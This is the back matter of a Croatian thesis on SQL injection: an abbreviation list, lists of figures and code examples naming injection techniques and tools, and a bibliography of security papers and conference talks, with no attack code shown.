IIS	*Internet Information Services*	internet informacijski poslužitelj
HTML	*HyperText Markup Language*	
CSS	*Cascading Style Sheets*	
API	*Application programming interface*	sučelje za programiranje aplikacija
URL	*Uniform Resource Locator*	usklađeni lokator sadržaja

Popis slika

Slika 2.1 Troslojni model razvoja aplikacija 6

Slika 3.1 Primjer prikaza greške prilikom razvoja web aplikacije 15

Slika 3.2 Primjer ispravnog rada aplikacije 15

Slika 3.3 Primjer jednostavne provjere ranjivosti na napad umetanja SQL kôda 16

Slika 3.4 Primjer napada SQL umetanja kôda, informacije o poslužitelju 16

Slika 3.5 Primjer neuspjelog napada umetanja SQL kôda koristeći uniju 18

Slika 3.6 Primjer uspješnog napada umetanja SQL kôda koristeći uniju 18

Slika 3.7 Primjer uspješnog napada umetanja SQL kôda koristeći uniju, informacije o poslužitelju 19

Slika 3.8 Drugi primjer ispravnog rada aplikacije 19

Slika 3.9 Primjer neuspjelog napada na aplikaciju koristeći slijepi napad SQL umetanja kôda 19

Slika 3.10 Primjer uspješnog slijepog napada umetanja SQL kôda 20

Slika 3.11 Primjer slijepog napada umetanja SQL kôda koji nije istinit 20

Slika 3.12 Primjer slijepog napada umetanja SQL kôda koji je istinit 21

Slika 3.13 Prikaz vremena potrebnog da bi se stranica učitala 21

Slika 3.14 Primjer vremenskog napada umetanja SQL kôda 22

Slika 5.1 WebGoat aplikacija 31

Slika 5.2 WebGoat primjer korisničkog unosa 32

Slika 5.3 Chrome web preglednik snimka upita 32

Slika 5.4 SQLMap primjer napada 34

Slika 6.1 Raspodjela baza podataka prema kategoriji 35

Slika 6.2 Postotak zastupljenosti relacijskih baza podataka na svjetskom tržištu 36

Slika 6.3 Najučestalije vrste napada na web aplikacije 36

Popis tablica

Tablica 6.1 Postotak napada umetanja SQL kôda po sektoru 37

Popis kôdova

Kôd 3.1 Primjer *inline* SQL upita u C# jeziku 11

Kôd 3.2 Primjer parametriziranog upita u C# jeziku..... 11

Kôd 3.3 Primjer ranjivog kôda, *authentication bypass* 12

Kôd 3.4 Primjer ranjivog kôda, izvlačenje podataka (engl. *data extraction*)..... 13

Kôd 3.5 Microsoft SQL Server upit o trenutnoj verziji..... 14

Kôd 3.6 MySQL poslužitelj upit o trenutnoj verziji..... 14

Kôd 3.7 Oracle poslužitelj upit o trenutnoj verziji 14

Kôd 3.8 Primjer *union* operatora 17

Kôd 3.9 Maliciozan upit napada umetanja SQL kôda koristeći uniju..... 17

Kôd 3.10 Primjer slijepog napada umetanja SQL kôda 20

Kôd 3.11 Primjer vremenskog napada umetanja SQL kôda 22

Literatura

Svaki autor piše popis literature na kraju rada. Popis literature se piše stilom literatura.

[1] Phrack Magazine, NT Web Technology Vulnerabilities, Rain Forest Puppy http://phrack.org/issues/54/8.html, veljača 2019.

[2] BlackHat Europe, Application Assessments on IIS, David Litchfield https://www.blackhat.com/presentations/bh-europe-00/DavidLitchfield/David-bh-europe-00.ppt, veljača 2019.

[3] CGISecurity, Advanced SQL Injection In SQL Server Applications, Chris Anley https://www.cgisecurity.com/lib/advanced_sql_injection.pdf, veljača 2019.

[4] BlackHat Europe, SQL Injection and Data Mining through Inference, David Litchfield https://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-litchfield.pdf, veljača 2019

[5] Akamai, State of the Internet security Q4 2017. https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-application-attacks-2018-eng.pdf, svibanj 2019.

[6] Georgia Institute of Technology, A Classification of SQL Injection Attacks and Countermeasures, William G.J. Halfond, Jeremy Viegas, and Alessandro Orso https://pdfs.semanticscholar.org/81a5/02b52485e52713ccab6d260f15871c2acdcb.pdf rujan 2019.

[7] Ministry of Communications and Information Technology, SQL Injection Techniques & Countermeasures, Pankaj Sharma https://www.cert-in.org.in/Downloader?pageid=7&type=2&fileName=ciwp-2005-06.pdf, rujan 2019.

[8] Microsoft, SQL Injections by truncation, Bala Neerumalla https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Neerumalla.pdf, rujan 2019.

[9] University of Illinois, Preventing SQL Injection Attacks using Dynamic Candidate Evaluations, Sruthi Bandhakavi, Prithvi Bisht, P. Madhusudan, V.N. Venkatakrishnan, http://madhu.cs.illinois.edu/ccs07.pdf, rujan 2019.

[10] Defcon 17, Advanced SQL Injection, Joseph McCray https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-joseph_mccray-adv_sql_injection.pdf, rujan 2019.

[11] San Jose State University, SQL Injection analysis, Detection and Prevention, Jagdish Halde, https://scholarworks.sjsu.edu/cgi/viewcontent.cgi?referer=https://www.google.com/&httpsredir=1&article=1081&context=etd_projects, rujan 2019.

[12] BlackHat, Advanced SQL injection to operating system full control, Bernardo Damele Assumpção Guimarães, https://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-whitepaper.pdf, rujan 2019.

[13] Universiti Teknologi Malaysia, Evaluation of SQL Injection Detection and Prevention Techniques, Atefeh Tajpour, https://www.researchgate.net/publication/221258421_Evaluation_of_SQL_Injection_Detection_and_Prevention_Techniques, rujan 2019.

[14] International Journal on Computer Science and Engineering, SQL Injection Attacks: Techniques and Protection Mechanisms, Nikita Patel, http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.301.5263&rep=rep1&type=pdf, rujan 2019.

[15] A Method of Detecting Sql Injection Attack to Secure Web Applications, Sruthy Manmadhan, https://www.researchgate.net/publication/269916736_A_Method_of_Detecting_Sql_Injection_Attack_to_Secure_Web_Applications, rujan 2019.

[16] International Journal of Computer Applications, SQL Injection Attacks: Technique and Prevention Mechanism, Gaurav Shrivastava i Kshitij Pathak, https://pdfs.semanticscholar.org/6ba8/b4dda1a1cbfe59cde61d7818895919bab772.pdf, rujan 2019.

[17] Journal of Computer and Communications, A Survey of SQL Injection Attack Detection and Prevention, https://pdfs.semanticscholar.org/1bdb/819d5ebaf67141f90f4fd03525c571b94e77.pdf rujan 2019.

[18] Defcon 23, Hacking SQL Injection for Remote Code Execution on a LAMP, Lance Buttars, https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEF%20CON%2023%20-%20Lance-Buttars-Nemus-Hacking-SQL-Injection-for-Remote-Code-Execution-on-a-LAMP-UPDATED.pdf, rujan 2019.

[19] International Journal of Engineering Applied Sciences and Technology, Study on sql injection attacks: mode, detection and prevention, https://www.ijeast.com/papers/23-29,Tesma108,IJEAST.pdf, rujan 2019.

[20] MS-ISAC, SQL Injection, Stephanie Reetz, https://www.cisecurity.org/wp-content/uploads/2017/05/SQL-Injection-White-Paper2.pdf, rujan 2019.

[21] International Journal of Engineering Research in Computer Science and Engineering, A Top Web Security Vulnerability: SQL Injection attack, http://ijercse.com/specissue/aprilissue/30.pdf, rujan 2019.